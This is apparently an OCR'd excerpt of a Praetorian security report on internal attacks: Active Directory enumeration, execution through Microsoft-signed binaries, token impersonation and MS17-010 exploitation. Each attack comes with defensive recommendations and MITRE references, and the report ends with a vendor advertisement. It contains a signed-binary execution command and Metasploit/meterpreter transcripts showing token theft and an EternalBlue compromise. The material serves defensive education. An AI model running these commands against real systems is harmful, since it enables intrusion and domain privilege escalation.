
!

Automated Collection of Internal Data and Account Information

Summary of the Attack

Attackers can perform internal enumeration using resources that employees have access too. For example, internal data sources such as Active Directory provide a wealth of powerful information for enumeration of escalation paths. These escalation paths are often unknown to Active Directory Administrators.

Graphing database software (such as BloodHound and AD-control-paths) can be used to map out these escalation paths using automated collection techniques so that attackers and defenders can better understand the relationships within Active Directory.



↑ Using Active Directory to enumerate escalation paths to full Domain Admin compromise (dark lines indicate potential paths of escalation)

Recommendations

- Remove all unnecessary permissions from end-users.
- Review escalation paths from users and remove paths that are not required for business reasons.
- Perform regular auditing against Active Directory.
- Review internal data sources that can be used by attackers such as internal document repositories.
- Ensure these data sources are properly protected and hardened.
- Require authentication; enforce strong authorization to access sensitive materials.
- Monitor and audit access to sensitive materials.Review materials that all employee have access too.

References

Attack Mitre T1119

Blood Hound AD

AD Control Path

8


INTERNAL ATTACK

!

Execution via Trusted Code (Signed Binaries or Scripts)

Summary of the Attack

Many organization trust everything that comes from Microsoft since they run the Windows operating system. Unfortunately, attackers can use many of the binaries (or scripts) that are signed by Microsoft in malicious ways. These methods blend in since their usage is similar to an engineer or system administrator using these binaries to perform normal activities (or semi-normal looking activities).



```
:\Users\admin>C:\Windows\System32\SyncAppvPublishingServer.exe "\n;Start-Process calc"
```

About Windows

Microsoft Windows
Version 1803 (OS Build 17134.137)
© 2018 Microsoft Corporation. All rights reserved.
The Windows 10 Enterprise operating system and its user
protected by trademark and other pending or existing inte
rights in the United States and other countries/regions.

Executing a process using a Microsoft signed binary

Recommendations

Monitor and/or block signed binaries/scripts that can be used to execute malicious code.

This will be challenging since even if the organization can block the paths for the binaries (or scripts) that are known, attackers can still copy the signed code to other locations. The best approach is to monitor the execution of known application whitelisting bypasses. If a specific known application whitelisting bypass isn't needed by the organization the default paths can be restricted.

Overall, not trusting signed by Microsoft is a challenge. Tools exist such as AppLocker to restrict trusted execution which will help to reduce some of the exposure. However, this isn't enough, an attacker can still download the same binary (or script) to other locations or copy the pre-existing binary to another location. Not having to wide write permissions will also help to reduce the exposure.

References

Attack Mitre Updates April 2018

Attack Mitre T1218

LOLBAS Binaries

LOLBAS OS Binaries

LOLBAS Other MS Binaries


9

INTERNAL ATTACK

Access Token Manipulation

Summary of the Attack

Any user that has Admin access to a system is able to use these privileges to execute commands in the context of any process on the system. This includes domain accounts. The execution capabilities can be used to inject into a process running as a Domain Admin user and allow for execution on the domain with these privileges. This is functionality that is baked into the design of Windows. Most systems administrators are unaware this capability exists.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > use incognito
Loading extension incognito...success.

meterpreter > list_tokens -u

Delegation Tokens Available
========================================
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
ACME\Administrator

Impersonation Tokens Available
========================================
NT AUTHORITY\ANONYMOUS LOGON

meterpreter > impersonate_token ACME\\Administrator
[+] Delegation token available
[+] Successfully impersonated user ACME\Administrator

meterpreter > getuid
Server username: ACME\Administrator
```

↑ Impersonating a Domain Administrator:

Recommendations

- Reduce session timeouts for RDP.
- Enforce a full separation of tiers based on Microsoft's tier separation recommendations.
- Require MFA for all Admin usage.
- Restrict Admin execution from Kerberos delegation.

References

Attack Mitre T1143

Privileged Access Workstations

Securing Privileged Access Reference Material

10

INTERNAL ATTACK


!

Exploitation of Remote Software

Summary of the Attack

Exploiting vulnerable software has been a common attack and pentesting technique for a long time. More recently, new exploits came out that were major issues for many organizations such as MS17-010, Apache Struts and Java Deserialization weaknesses. These weaknesses were easily exploitable; therefore, organizations need to make sure their focus is on prioritizing their patch management efforts.

Exploitation of remote software can provide full control of the vulnerable systems and can often lead to additional access based on the compromise.



```
msf exploit(windows/smb/ms17_010_eternalblue) >
[*] [redacted]:445 - Connecting to target for exploitation.
[+]           :445 - Connection established for exploitation.
[+]           :445 - Target OS selected valid for OS indicated by SMB reply
[*]           :445 - CORE raw buffer dump (51 bytes)
[*]           :445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*]           :445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20  008 R2 Standard
[*]           :445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63  7601 Service Pac
[*]           :445 - 0x00000030  6b 20 31                                         k 1
[+]           :445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*]           :445 - Trying exploit with 12 Groom Allocations.
[*]           :445 - Sending all but last fragment of exploit packet
[*]           :445 - Starting non-paged pool grooming
[+]           :445 - Sending SMBv2 buffers
[+]           :445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*]           :445 - Sending final SMBv2 buffers.
[*]           :445 - Sending last fragment of exploit packet!
[*]           :445 - Receiving response from exploit packet
[+]           :445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*]           :445 - Sending egg to corrupted connection.
[*]           :445 - Triggering free of corrupted buffer.
[*] Started bind TCP handler against [redacted]:4444
[*] Sending stage (206403 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]46037 -> [redacted]:4444) at 2018-[redacted]

msf exploit(windows/smb/ms17_010_eternalblue) >
[+] [redacted]:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+]           :445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+]           :445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : [redacted]
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : [redacted]
Logged On Users : 2
Meterpreter     : x64/windows
```

Exploitation of MS17-010

Recommendations

- To address vulnerable software, organizations need an effective patch management program and vulnerability management to self-audit.
- Deploy patches on a regular basis.
- Prioritize new and old patches based on impact and risk.

References

Attack Mitre T1210

Security Bulletins 2017

What do Weblogic and your Application have in Common

We are the Security Experts.

Praetorian provides a suite of security solutions that enable today's leading organizations to solve cybersecurity problems across enterprise IT assets, software development teams, and IoT product portfolios. Praetorian's exceptional reputation is supported by its talent density, "customer first" mentality, success-oriented culture, and drive for innovation.

- Internet of Things
- SaaS Applications
- Mobile Applications
- Cloud Infrastructure
- Corporate Infrastructure
- Critical Infrastructure

Read to Get Started?

We provide deep security expertise to teams in today's leading organizations.

Are you ready to discuss your next security initiative?

Contact us at (866) 477-1028

www.praetorian.com
sales@praetorian.com

We are the security experts solving your cybersecurity problems. Gain confidence that your place in the next wave of innovation is secured. Learn more at **praetorian.com.**

praetorian